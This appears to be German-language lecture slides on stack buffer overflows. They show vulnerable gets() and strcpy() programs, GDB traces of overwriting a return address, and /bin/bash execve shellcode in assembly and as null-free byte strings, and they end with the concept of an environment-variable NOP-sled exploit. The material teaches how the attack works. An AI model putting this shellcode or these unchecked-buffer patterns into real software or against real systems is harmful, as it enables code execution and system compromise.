

Buffer Overflow

Buffer? Overflow?


- Buffer – temporärer Platz im Speicher der zur Speicherung von Daten genutzt wird
- Buffer Overflow – Passiert, wenn Daten in den Buffer geschrieben werden, die Größer sind als der Buffer und aufgrund nicht ausreichend geprüfter Grenzen des Buffer, und angrenzende Speicherbereiche überschreiben

Eine einfache angreifbare Funktion


```
GetInput()
{
    char buffer[8];
    gets(buffer);
    puts(buffer);
}
```

Gets() prüft nicht ob die Größe der Eingabe > als die Größe des Buffers

Remember Stack Layout



Stack Layout unseres angreifbaren Programms



Beobachtungen

- 12 Bytes müssen aufgefüllt werden um zu RET zu kommen
- Dann müssen die nächsten 4 Bytes gefüllt werden für den neuen Wert von RET
- Wenn die Funktion zu Ende ist, wird der neue RET Wert genutzt um zu entscheiden was als nächstes ausgeführt wird

Shellcode

- Wenn wir die Kontrolle über die Return Adresse haben, können wir ihn auf „unseren ausführbaren Shellcode“ zeigen lassen
- Payload ist Maschinencode welcher direkt von der CPU ausgeführt wird
- Dieser Payload wird Shellcode genannt
- Standardmäßig wird es genutzt um eine Shell zu öffnen, daher der Name

Code in Shellcode umwandeln

1. Code in C schreiben und ausführbare Datei erstellen
2. Disassembeln der ausführbaren Datei und Assembler äquivalent betrachten
3. Unnötigen Code entfernen
4. Code in Assembler neu schreiben
5. Objdump benutzen, um den Shellcode herauszufinden:

objdump -d <assemblerdatei>

```
#include<stdlib.h>
```

```
main()
```

```
{
```

```
    exit(0);
```

```
}
```

```
.text
```

```
.globl _start
```

```
_start :
```

```
    movl $20, %ebx
```

```
    movl $1, %eax
```

```
    int $0x80
```

ExitShellcode ausführen

```
#include <stdio.h>
```

```
char shellcode[] = "\xbb\x14\x00\x00\x00"
```

```
                "\xb8\x01\x00\x00\x00"
```

```
                "\xcd\x80";
```

```
main(){
```

```
    int *ret;
```

```
    ret = (int *)&ret +2;
```

```
    (*ret) = (int)shellcode;
```

```
}
```

- Verschiebt nach dem Start des Programms, die Speicheradresse des Shellcodes in die Return Adresse, und überschreibt die eigentliche Return Adresse

Analyse mit GDB

```
(gdb) disassemble main
Dump of assembler code for function main:
0x080483cc <+0>:    push    %ebp
0x080483cd <+1>:    mov     %esp,%ebp
0x080483cf <+3>:    sub     $0x4,%esp
0x080483d2 <+6>:    lea     -0x4(%ebp),%eax
0x080483d5 <+9>:    add     $0x8,%eax
0x080483d8 <+12>:   mov     %eax,-0x4(%ebp)
0x080483db <+15>:   mov     -0x4(%ebp),%eax
0x080483de <+18>:   mov     $0x8049670,%edx
0x080483e3 <+23>:   mov     %edx,(%eax)
0x080483e5 <+25>:   leave
0x080483e6 <+26>:   ret
```

Abbildung 1 - Disassembel der Mainfunktion

```
Breakpoint 1, main () at ShellCode.c:11
11      ret = (int *)&ret +2;
(gdb) x/8xw $esp
0xffffd804:    0x00000000    0x00000000    0xf7e1c605    0x00000001
0xffffd814:    0xffffd8a4    0xffffd8ac    0xf7ffcfc0    0x0000004d
(gdb) print /x ret
$1 = 0x0
(gdb) disassemble 0xf7e1c605
Dump of assembler code for function __libc_start_main:
0xf7e1c510 <+0>:    push    %ebp
0xf7e1c511 <+1>:    push    %edi
0xf7e1c512 <+2>:    push    %esi
0xf7e1c513 <+3>:    push    %ebx
0xf7e1c514 <+4>:    call    0xf7f2db43 <__x86.get_pc_thunk.bx>
0xf7e1c519 <+9>:    add     $0x18cadb,%ebx
0xf7e1c51f <+15>:   sub     $0x5c,%esp
0xf7e1c522 <+18>:   mov     0x7c(%esp),%esi
0xf7e1c526 <+22>:   mov     0x84(%esp),%eax
0xf7e1c52d <+29>:   mov     -0x80(%ebx),%edx
0xf7e1c533 <+35>:   test    %edx,%edx
0xf7e1c535 <+37>:   je      0xf7e1c60d <__libc_start_main+253>
0xf7e1c53b <+43>:   mov     (%edx),%edx
0xf7e1c53d <+45>:   xor     %ecx,%ecx
0xf7e1c53f <+47>:   test    %edx,%edx
0xf7e1c541 <+49>:   sete    %cl
0xf7e1c544 <+52>:   mov     -0x100(%ebx),%edx
0xf7e1c54a <+58>:   test    %eax,%eax
0xf7e1c54c <+60>:   mov     %ecx,(%edx)
0xf7e1c54e <+62>:   je      0xf7e1c568 <__libc_start_main+88>
---Type <return> to continue, or q <return> to quit---
Quit
(gdb) x/8xw $esp
0xffffd804:    0x00000000    0x00000000    0xf7e1c605    0x00000001
0xffffd814:    0xffffd8a4    0xffffd8ac    0xf7ffcfc0    0x0000004d
```

Abbildung 2 - ESP register sowie Code an der aktuellen RET Adresse

```
(gdb) s
13      (*ret) = (int)shellcode;
(gdb) x/8xw $esp
0xffffd804:      0xffffd80c      0x00000000      0xf7e1c605      0x00000001
0xffffd814:      0xffffd8a4      0xffffd8ac      0xf7ffcfc0      0x0000004d
(gdb) print &shellcode
$2 = (char (*)[13]) 0x8049670 <shellcode>
```

Abbildung 3 - ESP nach Überschreibung des RET Wertes

```
(gdb) s
16      }
(gdb) x/8xw $esp
0xffffd804:      0xffffd80c      0x00000000      0x8049670      0x00000001
0xffffd814:      0xffffd8a4      0xffffd8ac      0xf7ffcfc0      0x0000004d
(gdb) disas 0x8049670
Dump of assembler code for function shellcode:
   0x8049670 <+0>:      mov     $0x14,%ebx
   0x8049675 <+5>:      mov     $0x1,%eax
   0x804967a <+10>:     int     $0x80
   0x804967c <+12>:     add     %al,(%eax)
End of assembler dump.
(gdb) c
Continuing.
[Inferior 1 (process 26646) exited with code 024]
```

Abbildung 4 - Disassemble der Aktuellen RET Adresse - zeigt auf unseren Shellcode

Shellcode zum Öffnen einer Shell schreiben

```
#include <stdio.h>
#include <stdlib.h>


main()
{
    char *args[2];
    args[0]="/bin/bash";
    args[1]=NULL;

    execve(args[0],args,NULL);

    exit(0);
}
```

Code zum Öffnen einer Shell

Stack für execve() betrachten



Assembler Equivalent

```
.data
Bash:
    .asciz "/bin/bash"
Null1:
    .int 0
AddrToBash:
    .int 0
Null2:
    .int 0

.text
.globl _start

_start:
    # Execve routine

    movl $Bash, AddrToBash
    movl $11, %eax
    movl $Bash, %ebx
    movl $AddrToBash, %ecx
    movl $Null2, %edx
    int $0x80



    # Exit Routine

Exit:
    movl $1, %eax
    movl $10, %ebx
    int $0x80
```

Probleme mit diesem Shellcode

- Der Shellcode beinhaltet NULL='0', diese können nicht in ein character array eingefügt werden, da sie dort das Ende des Strings bedeuten würden
 - **NULL Anweisungen entfernen**
- Nutzung von fest programmierten Adressen, dadurch funktioniert es nicht auf allen Rechnern
 - **Relative Adressen verwenden**

Benutzbaren Shellcode für Execve() erstellen



Shellcode nach der Modifizierung

- **Als Assembler Code**

```
.text
.globl _start

_start:

    jmp MyCallStatement

    Shellcode:

        popl %esi
        xorl %eax, %eax
        movb %al, 0x9(%esi)
        movl %esi, 0xa(%esi)
        movl %eax, 0xe(%esi)
        movb $11, %al
        movl %esi, %ebx
        leal 0xa(%esi), %ecx
        leal 0xe(%esi), %edx
        int $0x80

    MyCallStatement:

        call Shellcode
    ShellVariables:
        .ascii "/bin/bashABBBBCCCC"
```

- **Als C Code**

```
#include <stdio.h>

char shellcode[] = "\xeb\x18\x5e\x31\xc0\x88\x46\x09\x89\x76\x0a"
                  "\x89\x46\x0e\xb0\x0b\x89\xf3\x8d\x4e\x0a"
                  "\x8d\x56\x0e\xcd\x80\xe8\xe3\xff\xff\xff"
                  "\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x41\x42\x42"
                  "\x42\x43\x43\x43\x43";

int main(){

    int *ret;

    ret = (int *)&ret+2;
    (*ret) = (int)shellcode;
}
```

Exploiting des Programms ExploitMe.c

- Programmcode in C


```
#include <stdio.h>
#include <string.h>

main(int argc, char **argv)
{
    char buffer[80];


    strcpy(buffer, argv[1]);

    return 1;
}
```

Stack von ExploitMe.c



Wie können wir das ausnutzen(exploit)



Konzept von HackYou.c

- Buffer erstellen, welcher als Umgebungsvariable gesetzt wird
- Variable benennen z.B. „EGG“
- EGG beinhaltet
 - Shellcode (24Byte)
 - Padding (60 Byte) – Aufgefüllt mit 0x90 (NOP Befehl)
 - Ptr auf den Shellcode (4 Byte)
 - NULL (4 Byte)
- Herausforderung – Die Position des Shellcodes im Prozessspeicher finden und Zeiger Ptr auf ihn zeigen lassen.

